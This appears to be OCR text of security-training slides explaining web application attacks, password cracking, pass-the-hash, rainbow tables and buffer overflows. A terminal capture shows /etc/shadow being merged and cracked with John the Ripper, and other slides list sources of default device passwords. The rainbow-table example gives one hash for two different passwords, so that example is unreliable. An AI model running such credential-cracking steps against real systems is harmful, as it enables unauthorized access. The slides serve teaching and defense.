
How CSRF Attacks Work



DNS Amplification Attack




Attacker takes advantage of the **DNS recursive method** of DNS redirection to perform DNS amplification attacks



Server-Side Request Forgery (SSRF) Attack

- ❑ Attackers exploit SSRF vulnerabilities in a public web server to **send crafted requests** to the internal or back end servers
- ❑ Once the attack is successfully performed, the attackers can perform various activities such as **port scanning, network scanning, IP address discovery**, reading web server files, and bypassing host-based authentication



Application-level DoS Attack

- ❑ Attackers exhaust available server resources by sending hundreds of **resource-intensive requests** such as retrieving large image files or requesting dynamic pages that require expensive search operations on the backend of database servers
- ❑ Application-level DoS attacks emulate the same request syntax and network-level traffic characteristics as that of the legitimate clients, which makes it **undetectable by existing DoS protection** measures



Targets

- ❖ CPU, Memory, and Sockets
- ❖ Disk Bandwidth
- ❖ Database Bandwidth
- ❖ Worker Processes

Why are Applications Vulnerable to DoS?

- ❖ Reasonable Use of Expectations
- ❖ Application Environment Bottlenecks
- ❖ Implementation Flaws
- ❖ Poor Data Validation

XML External Entity (XXE) Injection

- ❑ XML External Entity attack is a server-side request forgery (SSRF) attack that can occur when a misconfigured XML parser allows **applications to parse XML input** from an unreliable source
- ❑ Attackers can refer a victim's web application to an external entity by including the reference in the **malicious XML input**
- ❑ When this malicious input is processed by the weakly configured XML parser of a target web application, it enables the attacker to **access protected files and services** from servers or connected networks



Watering Hole Attack



Attacker identifies the kinds of websites a target company/individual **frequently surfs** and tests those particular websites to identify **any possible vulnerabilities**



When the attacker identifies vulnerabilities in the website, the attacker injects malicious script/code into the web application that can **redirect the webpage** and download malware onto the victim machine



This attack is called a watering hole attack because the **attacker waits for the victim to fall into a trap**, similar to a lion waiting for its prey to arrive at a watering hole to drink water



When the victim surfs through the **infected website**, the webpage redirects to a malicious server, leading to malware being downloaded to the victim machine, compromising the machine as well as the network/organization



Attacker

Attacker identifies the most visited site by the victim and infects it to redirect and download malware




Victim

Victim is redirected to the malicious server to download malware



Malicious Server

Application Level Session Hijacking: Man-in-the-Browser Attack



Application Level Session Hijacking: Session Replay Attack

In a session replay attack, the attacker listens to the conversation between the **user and the server** and captures the **authentication token** of the user

Once the authentication token is captured, the attacker **replays the request to the server** with the captured **authentication token** and gains **unauthorized access** to the server



Application Programming Interface (API) Attacks



1

Fuzzing

2

Invalid Input Attacks

3

Injection Attacks

4

Insecure SSL Configuration

5

Insecure Direct Object References (IDOR)

6

Insecure Session/Authentication Handling

7


Login/Credential Stuffing Attacks

8

API DDoS Attacks

Secure Sockets Layer (SSL) Stripping

- ❑ SSL stripping, also known as **SSL downgrading**, is a technique of demoting the website security from HTTPS to the less secure HTTP
- ❑ An SSL stripping attack circumvents the security enforced by SSL certificates over HTTPS sites and exposes websites to **data manipulation** and **eavesdropping**, forcing them to redirect to a malicious HTTP server



Malicious Code or Script Execution

PowerShell

- A powerful command-oriented and scripting utility that helps administrators or security teams **automate complicated tasks**
- Attackers often use **fileless malware** that can be integrated into running applications using a PowerShell script



Python

- Attackers leverage Python features such as easy syntax, online tutorials, and the wide collection of repositories, libraries, and other tools that are available on online platforms such as **GitHub** and **PyPI**
- If any vulnerable server, application, or webpage is exposed on the web, script kiddies can take advantage of Python scripts downloaded from **open-source platforms** to intrude into the target server



OS-Level Attacks

Password Cracking



Password cracking techniques are used to **recover passwords** from computer systems



Attackers use password cracking techniques to **gain unauthorized access** to vulnerable systems



Most of the password cracking techniques are successful because of weak or easily **guessable passwords**

Types of Password Attacks

Non-Electronic Attacks

The attacker **does not need technical knowledge** to crack the password, hence it is known as a non-technical attack



01



Active Online Attacks

The attacker performs password cracking by **directly communicating** with the victim's machine

02

Dictionary, Brute-Force, and Rule-based Attack

Dictionary Attack



A **dictionary file** is loaded into the cracking application that runs against **user accounts**

Brute-Force Attack



The program tries **every combination of characters** until the password is broken

Rule-based Attack



This attack is used when the attacker gets some **information about the password**

Password Guessing

Frequency of attacks is less

The attacker creates a list of all possible passwords from the information collected through **social engineering** or any other way and manually inputs them on the victim's machine to **crack the passwords**

Failure rate is high

1

Find a **valid** user

2

Create a **list** of possible passwords

3

Rank passwords from **high to low** probability

4

Key in each password, until the **correct password** is discovered

Default Passwords

- ❑ A default password is a **password supplied by the manufacturer** with new equipment (e.g., switches, hubs, routers) that is password protected
- ❑ Attackers use **default passwords** present in the list of words or dictionary to **perform password guessing attack**

Online Tools to Search Default Passwords

- ✓ <https://www.fortypoundhead.com>
- ✓ <https://cirt.net>
- ✓ <http://www.defaultpassword.us>
- ✓ <https://www.routerpasswords.com>
- ✓ <https://default-password.info>

DEFAULT PASSWORDS

Open Sez Me! :: Passwords

5919 Default Passwords for thousands of systems from 777 vendors!

Last Updated: 7/6/2018 10:54:17 PM

To begin, Select the vendor of the product you are looking for.

[Click here](#) to add new default passwords to this list.

\$ Top 26 Most Used Passwords	* Top 20 Most Used ATM PINs	1Net1	2Wire	360 Systems	3BB
3Com	3GO	3M	3ware	Abocom	ACC
Accelerated Networks	ACCONET	Accton	Aceex	Acer	Acorp
ACTI	Actiontec	Adaptec	ADB	ADC Kentrox	AdComplete.com
AddTron	ADIC	Adobe	ADP	ADT	Adtech
Adtran	Advanced Integration	Advantek Networks	Aerohive	Aethra	Agasio
Agere	AIRAYA	Airlink101	Airnet	Airtight Networks	AirVast
Airway	Aladdin	Alaxala	Alcatel Lucent	Alcatel	Alfa Network
Alice	Alien Technology	Allied Data	Allied Telesyn	Allied	Allnet
Allot	Alpha	Alteon	Alvarion	Ambicom	Ambit
AMI	Amigo	Amino	AMIT	Amitech	Amped Wireless
Amproton	AMX	Andover Controls	Anker	AOC	AOpen
Apache	APC	Apple	ARC Wireless	Arcor	Areca
Arescom	Arlotto	ARRIS	Arrowpoint	Artem	Asante
Ascend	Ascom	Asmack	Asmax	Aspect	AST
Asus	AT&T	Atcom	Atheros	Atlantis	Atlassian
Attachmate	Audioactive	Autodesk	Avaya	Avenger News System	Award

<https://open-sez.me>


Hash Injection/Pass-the-Hash (PtH) Attack

A hash injection/PtH attack allows an attacker to **inject a compromised hash** into a local session and use the hash to validate network resources



The attacker finds and extracts a logged-on **domain admin account hash**

The attacker uses the extracted hash to log on to the **domain controller**



Rainbow Table Attack

- 1 Rainbow Table**
A precomputed table that contains word lists like **dictionary files**, **brute force lists**, and their **hash values**
- 2 Compare the Hashes**
The hash **of passwords** is captured and compared with the precomputed hash table. If a match is found, then the password gets cracked
- 3 Easy to Recover**
It is easy to recover passwords by comparing the captured password hashes to the **precomputed tables**



Precomputed Hashes

1qazwed	→	4259cc34599c530b28a6a8f225d668590
hh021da	→	c744b1716cbf8d4dd0ff4ce31a177151
9da8dasf	→	3cd696a8571a843cda453a229d741843
sodifo8sf	→	c744b1716cbf8d4dd0ff4ce31a177151



Responder

John the Ripper

[illegible]

```

Parrot Terminal
File Edit View Search Terminal Help

[~][root@parrot]
#vim /home/attacker/Desktop/Wordlists/Passwords.txt

[1]+  Stopped                  vim /home/attacker/Desktop/Wordlists/Passwords.txt
[~][root@parrot]
#unshadow /etc/passwd /etc/shadow > target-file
Created directory: /root/.john
[~][root@parrot]
#john --wordlist=/home/attacker/Desktop/Wordlists/Passwords.txt target-file
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
apple          (martin)
test@123       (shielal)
alpha         (jason)
qwerty@123     (larry)
Z1B6Zw        (sam)

bg 0:00:00:01 DONE (2021-07-13 05:03) 4.901g/s 169.6p/s 1010C/s 1010C/s Tequilla..ZZ
Use the "--show" option to display all of the cracked passwords reliably
Session completed
[~][root@parrot]
#

```


<https://www.openwall.com>

Password-Cracking Tools (Cont'd)



L0phtCrack

A tool designed to **audit passwords** and recover applications



<https://www.l0phtcrack.com>



ophcrack

<https://ophcrack.sourceforge.io>



RainbowCrack

<http://project-rainbowcrack.com>



hashcat

<https://hashcat.net>



THC-Hydra

<https://github.com>

Zero-day Attacks



- ✓ Zero-day vulnerabilities are unknown **exploits in a software/hardware core** that can be exploited by an attacker before developers or security teams diagnose and release a patch



- ✓ These vulnerabilities are difficult to identify as they **take many forms** such as buffer overflows, broken algorithms, missing encryption, DNS redirects, missing authorizations, and password security issues

Buffer Overflow



A buffer is an area of **adjacent memory** locations allocated to a program or application to handle its runtime data



Buffer overflow or overrun is a **common vulnerability** in an applications or programs that accepts more data than the allocated buffer




This vulnerability allows the application to exceed the buffer while writing data to the buffer and **overwrite neighboring memory** locations



Attackers exploit buffer overflow vulnerability to **inject malicious code** into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.

Why Are Programs and Applications Vulnerable to Buffer Overflows?

- ❖ Lack of boundary checking
- ❖ Using older versions of programming languages
- ❖ Using unsafe and vulnerable functions
- ❖ Lack of good programming practices
- ❖ Failing to set proper filtering and validation principles
- ❖ Executing code present in the stack segment
- ❖ Improper memory allocation
- ❖ Insufficient input sanitization



Return-Oriented Programming (ROP) Attack



Return-oriented programming (ROP) is an **exploitation technique** used by attackers to execute arbitrary malicious code



